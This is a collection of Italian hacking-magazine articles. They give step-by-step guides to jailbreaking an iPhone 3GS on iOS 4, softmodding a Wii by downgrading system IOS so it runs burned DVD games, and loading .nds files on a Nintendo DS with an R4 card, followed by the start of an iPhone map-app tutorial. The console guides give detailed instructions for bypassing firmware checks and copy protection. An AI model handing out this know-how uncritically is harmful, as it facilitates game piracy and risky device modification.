Qualcuno già li conoscerà, per gli altri diventeranno presto familiari, dato che i ragazzi del Dev Team dopo aver sbloccato in passato gli iPhone dalla prima alla terza generazione, si sono occupati rapidamente di rimuovere il blocco anche da **iOS 4**, il sistema operativo dell'iPhone 4. Pochissimo tempo dopo il rilascio del sistema operativo, hanno infatti reso disponibile nel loro blog (http://blog.iphone-dev.org) l'aggiornamento di **PwnageTool**, uno strumento in grado di modificare il firmware originale per permettere di aggiornare iPhone 3G e 3GS già sbloccati alla nuova versione di iOS 4 senza perdere precedenti sblocchi. Lo sblocco in questione riguarda la possibilità di installare applicazioni liberamente e viene chiamato candidamente "Jailbroken", ossia "gabbia rotta". Vediamo cosa si deve fare!

L'iPhone 4 è lo smartphone più venduto al mondo. Peccato che iOS 4 sia un po' troppo chiuso per chi come noi ama aprire i giocattoli e farli funzionare diversamente!

REQUISITI

Come premessa dovuta, ricordiamoci che modificare il firmware del telefonino in modo non ufficiale può invalidare la garanzia ed è bene che tale operazione venga comunque fatta solo se ci si rende bene conto di cosa stiamo facendo.
Detto ciò, al momento PwnageTool 4.01 è disponibile solo per Mac (con OS X 10.4 +), mentre per Windows (XP/Vista/Seven) dovremo aspettare l'ulteriore sviluppo di **sn0wbreeze** (http://ih8sn0w.com) che permette di avere il firmware Jailbroken, ma non supporta ancora iOS 4.
Va detto subito che iPhone 2G e gli iPod Touch di prima generazione non sono al momento supportati dai tool. Sono invece supportati: gli iPhone 3GS che abbiano già a bordo un firmware "Jailbroken" e con bootrom più vecchio (per capirci, se avete iBoot-359.3.2 o successivi non avete per ora alcuna possibilità perché con quell'aggiornamento Apple ha chiuso la falla che permetteva di generare uno stack overflow al boot del terminale; stessa storia se avete un iPod Touch di seconda generazione con numero di serie che comincia con "MC" o un iPod Touch 3G; gli iPhone 3G e iPod Touch con firmware 3.0 e 3.1.2 sui quali si può agire tramite un altro tool del Dev Team chiamato redsn0w 0.9.5 BETA (http://wikee.iphwn.org/howto:rs9) che gira sia su Windows che Mac.
Per sapere che versione di iBoot abbiamo possiamo usare l'utile tool iDetector (http://ih8sn0w.com/index.php/products/view/idetector.snow).
Ovviamente poi il tool non può

funzionare se il terminale è stato già aggiornato in modo standard a iOS 4!

ROMPIAMO LA GABBIA

Supponendo di avere un iPhone 3GS sul quale sperimentare il tool del Dev Team, scarichiamo l'ultima release di iOS4 adatta al nostro telefonino. Abbiamo due possibilità: googliamo "iOS 4 download links" e scegliamo tra i numerosi risultati oppure colleghiamo il 3GS al Mac con il cavo usb e richiediamo il download via iTunes, senza installare o aggiornare nulla (fondamentale!)
Poi prima di proseguire facciamo un bel backup con iTunes seguendo le indicazioni di Apple (http://support.apple.com/kb/HT1766).
PwnageTool è stato creato per modificare il firmware ufficiale (iPhone2,1_4.0_8A293_Restore.ipsw) creandone uno modificato (patchato) proprio nella parte di boot: questa modifica permette di evitare che il terminale compia dei controlli sull'autenticità del firmware e possa essere possibile così evitare i blocchi presenti nel codice dato che aggiungeremo altri pacchetti software, non autorizzati (chissà perché!) da Apple.
Installiamo PwnageTool e verrà creata un'icona che serve per lanciare il programma. Clicchiamoci sopra e aspettiamo che il programma si carichi e visualizzi il menu con 4 icone: selezioniamo l'icona di Einstein per impostare la modalità avanzata. Ci verrà quindi richiesto di indicare quale terminale vogliamo connettere tra iPhone 3GS e iPad Touch 2G. Selezioniamo 3GS e ci verrà chiesto ora di selezionare il firmware: indichiamo il path del file ipsw.
Siamo pronti ora per "personalizzare" il nostro firmware: clicchiamo su "General" e possiamo scegliere di impostare "Activate the phone" se utilizziamo un gestore telefonico diverso da quello che ci ha venduto l'iPhone (altrimenti lasciamo l'icona de-selezionata).
In "Cydia Settings"clicchiamo su "Download packages" e premiamo il pulsante Refresh. Selezioniamo poi I pacchetti che ci interessano (es. OpenSSH e OpenSSL) e accettiamo cliccando sulla freccia blu. Clicchiamo ora su "Select Packages" poi "Select All" e di nuovo sulla freccia blu.
In "Custom Packages Settings" clicchiamo direttamente sulla freccia blu. In "Custom logos settings" abbiamo la possibilità, se ci interessa, di cambiare I loghi visualizzati durante il boot e durante il ripristino del terminale. Per chi vuole disegnarsele, le dimensioni sono 320x480 e va impostata la scala di grigi in RGB.
Ora possiamo cliccare su "Build" e attendere la creazione del firmware modificato. Ci verrà chiesto il nome da dare al file e ci vorranno poi circa 10-30 minuti perché si completi il processo a seconda della configurazione scelta.
Quando il firmware patchato è stato creato, il software ci chiede l'autorizzazione per mettere l'iPhone in modalità ripristino (Recovery mode): diamo ok e connettiamo l'iPhone da spento. A questo punto premiamo e teniamo premuti il tasto Home e quello di Sleep/Wake finché lo schermo diventerà tutto bianco (dopo circa 5 secondi).
Lasciamo quindi solo il pulsante di Sleep/Wake, mantenendo premuto il tasto Home finché lo schermo diventerà tutto nero.
A questo punto iTunes ci avviserà con un messaggio che ha rilevato un iPhone in modalità di ripristino. Diamo ok e il nostro iPhone è pronto per l'aggiornamento.
A questo punto dobbiamo procedere con molta attenzione: tenendo premuto il tasto Alt/Options premiamo sul pulsante "Restore". Questo è il punto più delicato di tutto il processo: se non teniamo premuto Alt/Options ci ritroveremo l'iPhone aggiornato a iOS 4, ma completamente bloccato e senza possibilità di tornare indietro. Invece tenendolo premuto ci verrà chiesto il percorso del firmware che vogliamo flashare. Selezioniamo il nostro firmware personalizzato e attendiamo che iPhone si occupi del trasferimento che durerà altri 10 minuti.
Una volta flashato, avremo un 3GS con iOS4 Jailbroken, pronto per tutte le nostre sperimentazioni! E non dimentichiamo di ripristinare il backup fatto prima, così da tornare immediatamente operativi.

Scarichiamo dal sito del Dev Team PwnageTool direttamente in una cartella "Pwnage" sul desktop.

Per ora il software supporta solamente iPhone 3gS e iPad Touch 2G.

Dopo aver selezionato tutti I pacchetti che ci interessano possiamo procedere con la creazione del firmware modificato

Il processo di creazione del nuovo firmware può essere lungo, arrivando anche a 45 minuti.

di Massimiliano Rinaldi

NOTA: IL PRESENTE TUTORIAL HA COME UNICO SCOPO QUELLO DI CONSENTIRE ALL'UTENTE DI UTILIZZARE DELLE COPIE DEI PROPRI GIOCHI REGOLARMENTE ACQUISTATI PER USO PERSONALE.

MODIFICARE LA WII SOLO VIA SOFTWARE

HARDWARE

BASTA UNA MODIFICA SOFTWARE PER CONSENTIRE ALLA CONSOLE DI CASA NINTENDO DI RIPRODURRE DVD MASTERIZZATI.

Le modifiche hardware sono da sempre un elemento che viaggia di pari passo con le console, grazie all'aggiunta di chip particolari è, infatti, possibile consentire alle console di riprodurre DVD masterizzati cosa altrimenti impraticabile.
A dire il vero, la pratica della modifica hardware è un po' fastidiosa, bisogna separarsi dall'amata console per qualche tempo, non è facile trovare operatori che la effettuino e, soprattutto, decade irrimediabilmente la garanzia.
Proprio per questo risulta piuttosto interessante la modifica "solo software" che è applicabile alla console Wii e che consente, al termine della stessa, di riprodurre DVD masterizzati.
La procedura è stata testata sulla mia Wii personale e funziona. Tuttavia, in caso di necessità, in rete è presente numerosa documentazione.
Vediamo dunque quali sono tutti i passaggi da eseguire:

Ecco il contenuto della cartella "zippata" che potete scaricare dalla sezione download del sito www.hackerjournal.it.

VERIFICA FIRMWARE

Nulla di complesso basta accendere la console, spostarsi nella parte inferiore sinistra e cliccare sul pulsante Opzioni Wii, quindi su Impostazioni console Wii e leggere, nella parte superiore dello schermo, a destra, il firmware in uso. Nel mio caso (vedi foto) la ver. è già la 4.2E perché la foto è stata fatta successivamente ad una (delle tante) modifiche, questo tutorial funziona per le versioni precedenti: 3.0 3.1 3.2 3.3 3.4 4.0 4.1 e 4.2.

GLI STRUMENTI

Sul sito www.hackerjournal.it, nella sezione download è disponibile il pacchetto, peraltro scaricabile anche da diversi indirizzi in rete, contenente tutti gli strumenti necessari per procedere alla modifica. Il pacchetto contrassegnato con il nome Wii4_2 è riservato solo a coloro che hanno installato un firmware 4.2, l'altro, denominato WiiAll, è per tutti coloro che hanno invece un firmware 3.0 3.1 3.2 3.3 3.4 4.0 oppure 4.1.

All'interno del pacchetto sono visibili i seguenti strumenti (all'interno della cartella apps)

BannerBomb
HackMii_installer
NeoGamma
cIOS, Dop-IOS
Trucha Bug Restorer MOD
AnyTitle Deleter DB MOD

LATO HARDWARE

Per installare i software dobbiamo munirci di una scheda SD da 1GB (reperibile a buon mercato). Quindi serve uno slot in cui inserire la scheda in modo che venga letta dal computer e vi si possano caricare i file precedentemente scompattati. Personalmente ho acquistato per circa 9 euro un adattatore usb in un grande magazzino che va benissimo per questo genere di operazione.

FORMATTARE

La scheda SD, che andrà successivamente inserita nello slot della Wii, fa formattata nel formato FAT 16/32. Se avete un Mac potete usare Utility Disco, con un pc potete scaricare http://www.sdcard.org/consumers/formatter. Dopo che la scheda è stata formatta occorre copiarvi il contenuto del pacchetto precedentemente scaricato.
All'interno del pacchetto noterete un file boot.elf che è quello che serve per fare il boot di avvio dalla scheda SD e caricare il software, questa parte, tuttavia, ve la potete anche dimenticare per il momento.

DA PC A WII

A questo punto bisogna togliere la scheda SD dallo slot del PC ed inserirla nello slot della Wii.
Per accedere al suo contenuto ci sono due modi diversi a seconda del firmaware installato.
Con una Wii 3.0 3.1 3.2 3.3 3.4 4.0 4.1 bisogna accedere al menu della Wii -> Opzioni Wii -> Gestione dati -> Canali -> Wii -> Scheda SD.
Con una Wii con firmware 4.2 il percorso è molto semplificato, basta accedere al pulsante con l'icona della scheda SD che si trova in basso a sinistra accanto al pulsante Ppzioni Wii.
A questo punto dovrebbe comparire in automatico una scritta Load boot. dol/elf ? che vi chiede se volete eseguire il programma.
Premete su YES e aspettate il caricamento.

HOMEBREW CHANNEL

Comparirà una schermata nera con una serie di nomi di software sulla sinistra, accompagnati dala scritta, dopo i due punti, Can be installed. Niente panico, è tutto normale, utilizzando il Wiimote possiamo spostarci tra le varie voci, selezionare HomeBrew Channel e confermare l'installazione con il pulsante A (del Wiimote). HomeBrew Channel è il programma che serve per eseguire i software HomeBrew (tipicamente attraverso di esso possiamo installare i file .wad che sono le applicazioni/giochi scaricabili anche da Wii Shop) fra cui il Loader per caricare le copie di backup. Un volta che l'installazione è completata si ritorna in automatico al menu precedente (la schermata nera con le opzioni di installazione da scheda SD). A questo punto spostatevi usando sempre il WiiMote fino ad evidenziare BootMii, entrate nel menu con il pulsante A. Selezionate Install BootMii as boot2 (se possibile, altrimenti Install BootMii as IOS) e confermate l'installazione sempre con il pulsante A. Questo passaggio è indispensabile se si vuole effettuare il backup della Wii prima di procedere all'installazione del software supplementare come leggeremo più avanti.

BACKUP DA BOOTMII

Se avete installato BootMii, potete a questo punto fare un bel backup della console per mettervi al riparo da eventuali malfunzionamenti successivi e ricaricare tutto il software originale pre-modifica.
Per fare questa operazione occorre avere una scheda SD con uno spazio libero di 600 MB. La nostra scheda SD da un GB che abbiamo consigliato all'inizio dovrebbe essere più che sufficiente.
Se avete instllato BootMii nel Boot2, si può riavviare la Wii con la scheda SD inserita (fa il boot da qui). Se avete installato BootMii come IOS, dovete avviare il canale HomeBrew Channel che avete installato al passo precedente sempre con la scheda SD inserita. Una volta dentro HomeBrew Channel, premete sul tasto Home del WiiMote, scegliendo di avviare BootMii.
Dopo il boot di avvio comparirà un menu con 4 pulsanti (come nella foto sotto) per evitare di impazzire, come è successo a me, vi svelo subito che questi menu non sono navigabili con il Wiimote ma solo premendo i bottoni Power e Reset (della console). Con Power si navigano i menu e sotto menu, con il pulsante Reset si effettua la selezione:
Selezionate il menu coi due ingranaggi. Quindi selezionate l'immagine che ha una freccia che va dal Chip verso la scheda SD.
Confermate di voler effettuare il backup sulla scheda SD e attendete la fine della procedura. Questo passo richiede più di 15 minuti e, in generale, dipende dalla velocità della scheda SD che avete inserito. Non preoccupatevi di eventuali bad blocks segnalati durante il procedimento di backup, che si evolve scrivendo un quadratino verde dopo l'altro su una griglia grigia, perché è perfettamente normale.
Alla fine spegnete la console tenendo premuto il tasto Power e rimuovete la scheda SD. Il programma avrà creato due file: NAND.bin e KEYS.BIN sulla scheda. Questi file vanno conservati. E' bene quindi copiarli sul PC in caso di malfunzionamenti della console e necessità, quindi, di ricaricali. Copiate anche la cartella bootmii.
Ora si possono cancellare dalla scheda SD sia i file NAND.bin e KEYS.bin che la cartella bootmii.

SI RIPARTE

Ora che avete il backup, potete avviare nuovamente la Wii con la scheda SD inserita. Ora, se avete una console con una versione firmware 3.4 4.0 4.1 e 4.2 (per le versioni 3.3 o inferiori non è necessario) occorre approntare questo ulteriore passaggio per ripristinare un bug nell'IOS36 riportandolo ad una versione precedente, in modo da poter installare attraverso di esso, il cIOS che ci servirà al passo successivo per avviare copie di backup.
Questo è un passaggio piuttosto delicato da seguire con attenzione (personalmente

SE MANCA IL COLLEGAMENTO ALLA RETE

La procedura descritta prevede un collegamento ad internet della console. La mia, nello specifico, è collegata via Wi-Fi ad una rete Airport. Se la console è "offline" seguire questa procedura:
Scaricare il pacchetto http://rapidshare.com/files/339836961/offline_all_version-23012010.rar (pesa parecchio, circa 100 MB per questo abbiamo deciso di non postarlo su HJ)
Copiare il contenuto dentro la scheda SD. Seguire i passaggi della guida sopra esposti fino al punto in cui parla di network installation. Qui bisogna scegliere di installare da scheda SD.
- Aprire WAD Manager 1.5 e selezionare IOS36.
- Premere A e lasciare NAND emulator disabled.
- Premere A per SD slot.
Verrà presentata una lista di tutti gli gli IOS. Scorrere la lista e installare prima di tutto IOS70-64-v6687.wad e System Menu-NUS-v482.wad. Se fallisce l'installazione dell'IOS70 non proseguire per nessun motivo. Installare gli altri 25 IOS e poi Shopping Channel-NUS-v18.wad.

non ho dovuto affrontarlo quindi ve lo riporto così come l'ho trovato su alcune guide on-line). Si raccomanda di non proseguire se non si riesce ad effettuare questo passaggio correttamente (tuttavia si può provare diverse volte ad eseguirlo senza rischiare nulla).

- Avviare il canale HomeBrew Channel dal menu principale e tra la lista di programmi, scegliere di avviare Trucha Bug Restorer MOD.

- Una volta avviato il programma, premere il pulsante B del WiiMote, quello nella parte inferiore, per No IOS Reload. Attenderequalche istante e solo dopo la comparsa della scritta premere il tasto 1

- A questo punto occorre spostarsi su Downgrade IOS15 e confermare con il tasto A. Scegliere Download IOS from NUS usando SINISTRA e DESTRA sul WiiMote e premere nuovamente A. Verrà avviata la connessione ad internet per il downgrade dell'IOS15.

- Premere A per lo step 1 e dopo premere ancora A per lo step 2. Finita l'installazione, verrete riportati su HomeBrew Channel

Prendete fiato (un po' di affanno misto ad ansia è comprensibile), quindi procedete come segue:

- Avviare Trucha Bug Restorer MOD come già visto nel precedente passaggio. Selezionare Sinistra dal WiiMote fino a scegliere IOS15 alla voce Select which IOS to load poi premere A e dopo qualche secondo il tasto 1.
- Scegliere il IOS36 Menu e premere A. Modificare sempre con sinistra o destra per fare uscire TUTTE e 3 le voci su YES. Premere nuovamente A sulla voce Install Patched IOS36 e selezionare Download IOS from NUS con sinistra e destra.

Dopo la connessione ad internet e la preparazione dei file, premere A per iniziare l'installazione.

RIPRISTINO IOS15

Rimane da ffrontare il ripristino di IOS15:

- Avviare nuovamenteTrucha Bug Restorer MOD, scegliere di caricare IOS36, premere A, quindi il tasto 1 e dal menu selezionate Restore IOS15 e selezionare Download IOS from NUS.

- Premete A una volta finita la preparazione per avviare l'installazione e ripristinare la versione originale dell'IOS15.

CARICARE LE COPIE

Dopo tutta questa faticata si può procedere verso la parte più interessante, ovvero il caricamento dei DVD di backup masterizzati. Anche in questo caso la procedura si dirama in due vie:

CONSOLE CON FIRMWARE 4.2

Se la console è aggiornata alla versione di firmware 4.2 occorre cancellare degli "stub" che altrimenti impediranno l'installazione di cIOS.

- Avviare HomeBrew Channel e scegliere AnyTitle Deleter DB (è presente solo nel pacchetto Wii4_2).

- Scegliere inizialmente come IOS la versione IOS36 usando Sinistra sul WiiMote e premere A. Premere il tasto 2 del WiiMote per aggiornare il database.
- Selezionare System Titles dove è presente la lista completa degli IOS di sistema installati sulla console.

- Selezionare ad uno ad uno i seguenti file (se presenti): IOS222, IOS223, IOS249 e IOS250, quindi premere il pulsante A e poi di nuovo A per confermare la cancellazione. Attenzione a non cancellare altri IOS: solo IOS222, IOS223, IOS249 e IOS250!

- Avviare l'HomeBrew Channel e selezionare cIOS38rev17. Scorrere il menu di HomeBrew Channel a sinistra e destra usando il tasto "+" o "-" oppure premendo sulle frecce.

- Scegliere che venga eseguito tramite IOS36 e premere A. Scegliere network installation e confermate l'installazione premendo nuovamente A. Anche in questo caso la Wii si collegherà ad internet per scaricare i file necessari (ovvero l'IOS38).

A questo punto proseguire secondo le indicazioni del paragrafo "Console con firmware precedente a 4.2", gli altri, con firmware precedenti, partiranno invece direttamente da qui


FIRMWARE PRECEDENTE A 4.2

- Prendere una vostra copia di un DVD e inserirla nella console. Avviare l'HomeBrew Channel. Il programma da utilizzare per caricare i backup è NeoGamma.

- Scegliere Launch Game on DVD, ignorando le altre opzioni e se tutto è andato a buon fine, la Wii caricherà la copia di backup.

Att.ne: per conservare questa modifica software e le altre proposte in rete, non bisogna più aggiornare la console con gli update ufficiali proposti da Nintendo.

Ecco alcune schermate dei vari passaggi "catturate" dal televisore di casa. La procedura è andata a buon fine consentendo di caricare le copie dei giochi originali senza alcun problema.

di penelope.di.pixel
redazione@hackerjournal.it

R4: ISTRUZIONI PER L'USO

HACKING

INSTALLARE FILE .NDS SUL NINTENDO DS O DS LITE? NULLA DI PIÙ SEMPLICE CON LA SCHEDA R4.

Molti lettori ci hanno chiesto delucidazioni sulla scheda R4 Revolution per Nintendo DS Lite. Si tratta di un dispositivo in commercio che consente la lettura dei file. nds, quindi dà, in parole povere, la possibilità di caricare e fare girare giochi per Nintendo DS. Per il nostro test abbiamo acquistato in un negozio di Milano una scheda R4 SDHC, upgrade della Revolution, con micro sd da 2GB: costo 32 euro. La confezione contiene:
La scheda R4 da inserire nell'alloggiamento del Nintendo DS riservato alle cartucce di gioco.
Un adattatore USB in cui inserire la micro DS per visualizzarla sul PC e caricarvi i contenuti.
Una scheda micro Sd da 2 GB (ma il taglio può essere anche superiore).

L'uso della R4 SDHC è piuttosto semplice. Basta caricare un gioco con estensione .nds sulla scheda micro SD, inserirla nell'alloggiamento della R4 e, infine, quest'ultima nel Nintendo DS e avviare.
Prima di fare ciò bisogna però assicurarsi di caricare il kernel corretto, ovvero il sistema operativo in grado di installare l'interfaccia e fare girare tutti i componenti.

Per fare ciò basta collegarsi solitamente al sito del produttore, nel nostro caso http://www.r4i-sdhc.com/indexe.asp, scaricare il kernel appropriato (nella sezione download) alla scheda R4 tra i diversi disponibili, quindi scompattarlo e caricare tutti i file contenuti nella directory principale della scheda SD. Nel nostro caso abbiamo caricato i seguenti file:



Moonmemo (cartella)
Moonshl (cartella)
R4iMenu (cartella)
R4.dat

Ora la R4 è pronta per ospitare i giochi Nintendo con estensione .nds. Avviando il Nintendo DS dopo averla inserita verrà visualizzata un'interfaccia grafica che mostra l'elenco di tutte le risorse .nds, ovvero dei giochi, disponibili. Basta selezionare un gioco ed avviare, la scheda genererà il file di salvataggio relativo e si potrà iniziare giocare.

PROBLEMI DIFFUSI

Uno dei problemi più diffusi è il mancato caricamento dell'interfaccia o del gioco. Ovvero il sistema si blocca in un "loading" che non finisce mai. Si tratta in questo caso di un problema di kernel, probabilmente avete scaricato e installato un kernel non adatto a quella scheda R4. Per risolvere il problema basta scaricare la versione corretta e tutto andrà a posto.

Un altro problema decisamente più fastidioso è il sistema operativo che va in "crash" dopo alcuni giorni che non si utilizza la cartuccia R4 impedendo il caricamento dell'interfaccia e l'utilizzo dei giochi. Si tratta di un problema noto che può essere risolto semplicemente spostando indietro di qualche giorno la data del proprio Nintendo DS. E' un'operazione un po' empirica ma funziona. Evidentemente questo accorgimento è piuttosto sgradito a chi gioca con titoli come Animal Crossing che fanno progredire il gioco in base al calendario.

di xdxD.vs.xDxD
xdxD.vs.xDxD@gmail.com

CREARE UNA APP PER IPHONE

DOVE SONO? UNA SEMPLICE APPLICAZIONE LOCATION BASED PER IPHONE

Benvenuti! Svilupperemo una semplice applicazione *location-based* (LB) per iPhone. Le applicazioni LB sono di molti tipi, quasi sempre commerciali, ma non mancano esempi di estremo interesse come il recente Serendipitor (di Mark Shepard, http://serendipitor.net) che permette di realizzare passeggiate surreali e situazioniste attraverso le città ("...svolta l'angolo. Se non c'è il sole, immaginalo per 5 minuti"). Oppure come Sukey (http://sukey.org/) l'applicazione utilizzata dai movimenti studenteschi in Inghilterra per sapere in tempo reale il posizionamento della polizia e le vie di fuga più sicure dalle situazioni più calde. O anche come Ubiquitous Anthropology (http://www.fakepress.it/FP/?p=37) in cui un sistema LB viene utilizzato in una ricerca antropologica assieme alla popolazione dei Bororo, in Brasile. In generale, il poter avere a disposizione in tempo reale le informazioni relative al luogo in cui ci troviamo è utile per motivi pratici e per ampliare le nostre possibilità di espressione.

INIZIAMO

Cominceremo a studiare come si crea una App partendo da un esempio molto semplice: creeremo un'applicazione di base che usa il GPS ed è in grado di visualizzare la nostra posizione su una mappa.
Sarà utile specificare che per sviluppare applicazioni per iPhone occorre utilizzare i sistemi Apple: un Macintosh e un ambiente di sviluppo Xcode. Se volete distribuire le vostre applicazioni tramite lo *store*, dovrete anche pagare l'iscrizione al programma di sviluppo.
Questa situazione comporta molti disagi per chi crea applicazioni e molti vantaggi alla Apple, che mantiene un controllo rigidissimo sul processo. Per ora evitiamo questo lungo discorso perché non avremmo spazio per l'articolo vero e proprio (magari lo faremo in un'altra occasione). Intanto andate su http://developer.apple.com, registratevi, scaricate Xcode con il SDK (*Software Development Kit*) più aggiornato per iPhone, installatelo (non dà complicazioni) e via! Si parte.





Immagine 1: la schermata di benvenuto di Xcode, con le opzioni necessarie alla creazione di progetti di ogni tipo. Un solo IDE per ogni esigenza in ambiente Apple.

COME È FATTA UN'APPLICAZIONE

Per rendere semplici le cose, costruiremo questa applicazione passo per passo, come in un classico *tutorial*. Eseguito Xcode vi troverete davanti l'immagine 1. Selezioniamo l'opzione per creare un nuovo progetto, selezioniamo "Applicazioni" dalla sezione "iOS" e, dalle opzioni sulla destra, selezioniamo la voce "*Window-based application*". Nella sezione in basso selezioniamo "iPhone" dal menu a tendina e deselezioniamo l'opzione *Code Data*. Premiamo il pulsante "*Choose...*" per confermare la creazione. Scegliamo un luogo adatto sul nostro hard disk, un nome per l'applicazione (io ho scelto "Trovami") e premiamo "*Save*". Il primo passo è fatto!
Il cuore di tutte le applicazioni iPhone è l'*Application Delegate*. Questo ha il compito principale di eseguire il setup iniziale dello schermo e di controllare quali viste (le *View*) vengono mostrate nei vari momenti dell'esecuzione, ognuna gestita dal suo *ViewController*.
Nel nostro esempio l'Application Delegate si chiama *TrovamiAppDelegate*, e osservando i due file sorgente (il ".h" che contiene le definizioni e il ".m" che contiene le implementazioni) vedremo che è effettivamente scarno: contiene solo un oggetto di tipo *UIWindow*, la finestra principale della nostra Applicazione.
Il kit di sviluppo offre molte librerie tematiche organizzate in *Framework* che possiamo aggiungere al nostro progetto. Clicchiamo sulla voce "Frameworks" sulla sinistra dello schermo, nella lista degli elementi che compongono il nostro progetto, richiamiamo il menu contestuale, selezioniamo "Add" e poi "Existing Framework". Dalla lista che apparirà selezioniamo "MapKit.framework" e "CoreLocation. framework". Confermiamo con il pulsante in basso a destra. Se tutto è andato bene troveremo due voci aggiuntive nell'elenco dei Framework aggiunti al nostro progetto.

AGGIUNGIAMO IL CODICE

L'Application Delegate controlla i ViewController per gestire l'interfaccia delle nostre applicazioni. La prima cosa da fare, quindi, è creare un ViewController che gestisca realmente la nostra mappa: lo chiameremo *MapViewController (ma il nome è arbitrario)*.
Clicchiamo sulla cartella "*Classes*" nell'albero delle risorse del progetto, facciamo apparire il menu contestuale e scegliamo "Add" e poi "New File..." nei sottomenu.
Vi troverete nella schermata che vedete nella immagine 2. Selezionate sulla sinistra la voce "*Cocoa Touch Class*", per creare classi adatte all'interfaccia *touch* dell'iPhone, e poi "*UIViewController subclass*", lasciando tutte le opzioni in basso deselezionate. Premete il pulsante "*Next*" e inserite il nome del file in alto: "MapViewController.m" (il file ".h" verrà creato automaticamente, assieme ad una serie di funzioni predefinite). Con questa semplice operazione abbiamo creato una "sotto classe" della classe *UIViewController*, utilizzando il metodo della "estensione", tipico della programmazione ad oggetti: data una classe di base è possibile crearne un'altra che ne possiede tutte le caratteristiche più quelle sviluppate su misura da noi (sovrapponendosi a quelle con lo stesso nome già esistenti nella classe di base).
Ora possiamo aggiungere un po' di codice al nostro nuovo *MapViewController* per gestire la mappa.
